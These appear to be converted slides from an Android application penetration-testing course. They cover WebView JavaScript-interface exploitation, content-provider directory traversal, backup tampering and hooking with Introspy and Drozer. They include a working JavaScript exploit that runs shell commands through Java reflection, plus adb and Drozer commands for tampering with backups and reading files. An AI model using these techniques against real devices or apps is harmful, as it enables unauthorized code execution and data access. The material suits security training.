- Reverse the application using Apktool
- Find out the exposed intents
- Query the intent using


```
adb shell am start -a "android.intent.action.VIEW" -d "http://developer.roid.com"
```

Note: We will see how to exploit this automatically tomorrow.



# DRIVEBY ATTACKS

- Automatic download of apk file when visiting a website
- Lands in malware download automatically and relies on SE to install
- NotCompatible Malware : Detects the user agent containing the name “Android”



# TAPJACKING VULNERABILITY

- Remember click-jacking
- Overlaying new screen at exactly the precise time when person would expect a change in screen.
- Exploits full screen Toast with custom user interface
- Demo

# LOCAL FILE INCLUSION/DIRECTORY TRAVERSAL

- Another vulnerability in Content Providers
- Could be exploited to read/write unauthorized files from the android file system
- Bypassing the permission level security enforced by android
- Demo

# HTML5 ATTACKS

- Apps built using frameworks such as PhoneGap, Cordova, Crosswalk, Cocoonjs etc.
- Javascript usage could be abused to perform malicious actions
- Will discuss more about this in the Webview based vulnerabilities section

# WEBVIEW JAVASCRIPT INTERFACE

- Webview for <4.1.1 exposed Java to Javascript
- `java.lang.Runtime` method `getRuntime` can execute native commands

```
function exec(obj) {  
  // ensure that the object contains a native interface||  
  try {  
    obj.getClass().forName('java.lang.Runtime');  
  }  
  catch(e) {  
    return;  
  }  
  var m =  
  obj.getClass().forName('java.lang.Runtime').getMethod('getRuntime', null)  
  ;  
  document.write(obj);  
  m.invoke(null,null).exec(['/system/bin/sh', '-c', 'echo "Device Exploited"  
  " >> /mnt/sdcard/XAEL.txt'])  
  return true;  
}  
for (i in top) { if (exec(top[i]) === true) break; }
```


# CORDOVA BASED ATTACKS

- Cordova Cross-Application Scripting via Android Intents
- Cordova white list bypass for non-HTTP URLs
- Cordova apps can potentially leak data to other apps via URL loading

# BACKUP BASED VULNS

- Android allows backups and restoration of its data [without root]
- Attacker could take the backup of an app, modify the contents and restore it back again
- Lastpass Vulnerability (Patched now, found by Chris John Riley)

# LASTPASS



## LastPass Password Mgr Premium\*

LastPass - February 19, 2014  
Productivity

[Install](#) [Add to Wishlist](#)

i This app is compatible with all of your devices.

---

★★★★☆ (11,755)

**g+1** +9639 Recommend this on Google

**Installs**

500,000 - 1,000,000



# EXPLOITING BACKUP

- Create backup.

```
adb backup com.app.android -f app.ab
```

- Extract content

```
abe unpack app.ab app.tar  
tar -tf app.tar > app.list  
tar -xvf app.tar
```

- Perform Edit on the file

```
star -c -v -f app_new.tar -no-dirslash list=app.list  
abe pack app_new.tar app_new.ab  
adb restore app_new.ab
```

# HOOKING

- Often times apps don't leak logs
- Debugging and Analysing at each method is painful and tiring job
- Decompile the app using Apktool
- Find methods which look interesting
- Add Log.d
- Read log

# HOOKING USING INTROSPY

- Comes with Introspy-core and Config
- Works on top of MobileSubstrate for Android - Written by Jay Freeman (Saurik)
- Could easily set up hooks on interesting function

# STEPS FOR HOOKING

- Install Busybox
- Install CydiaSubstrate for Android
- Reboot
- Install Introspsy core
- Install Instrospsy Config
- Select the hooking functions in Introspsy config

# AFTER HOOKING

```
adb shell  
cd /data/data/[app-name]/databases/ ! Find introspy.db  
adb pull [path to introspy.db] appname.db  
python introspy.py -p android -o Appname appname.db
```

# **AUTOMATED EXPLOITATION**

# DROZER FRAMEWORK

- Framework written for Android Application Assessment and Exploitation by MWR InfoSecurity
- Written on iPython
- Has modules such as Leaking Content Providers, LFI, Scanning, Reverse Shell etc
- Extensible via own modules

# DROZER KUNG FU

- To get a list of all the installed apps

```
run app.package.list
```

- \* To find the attack surface

```
run app.package.attacksurface [package-name]
```

- \* Finding the content providers

```
run app.provider.finduri [package-name]
```

- \* Querying the content provider

```
run app.provider.query [content uri]
```



# DROZER KUNG FU

- To get a list of all the debuggable apps

```
run app.package.debuggable
```

- To find the vulnerable content providers

```
run scanner.provider.finduris -a [package-name]
```

- Reading files via content providers

```
run app.provider.read [content-uri]/../../[file  
-name]
```

- Inserting values in content provider

```
run app.provider.insert[content uri] --[type] [value-name] [values]
```

- Run drozer\_check for automated analysis and textual output

```
drozer_check com.app.org
```

# APPWATCH API

- Import Appwatch module
- Get API Key by signing in Appwatch console  
<https://appwatch.io>

```
>> import Appwatch  
>> app=Appwatch()  
>> reg=app.Projects('API_KEY')  
>> reg.list_projects()
```

- List of project id's is printed.

```
>> reg.retrieve_project(NUM)  
>> reg.vuln()
```

- This will list all vulnerabilities
- For any issues feel free to drop a note to [adi@attify.com](mailto:adi@attify.com)

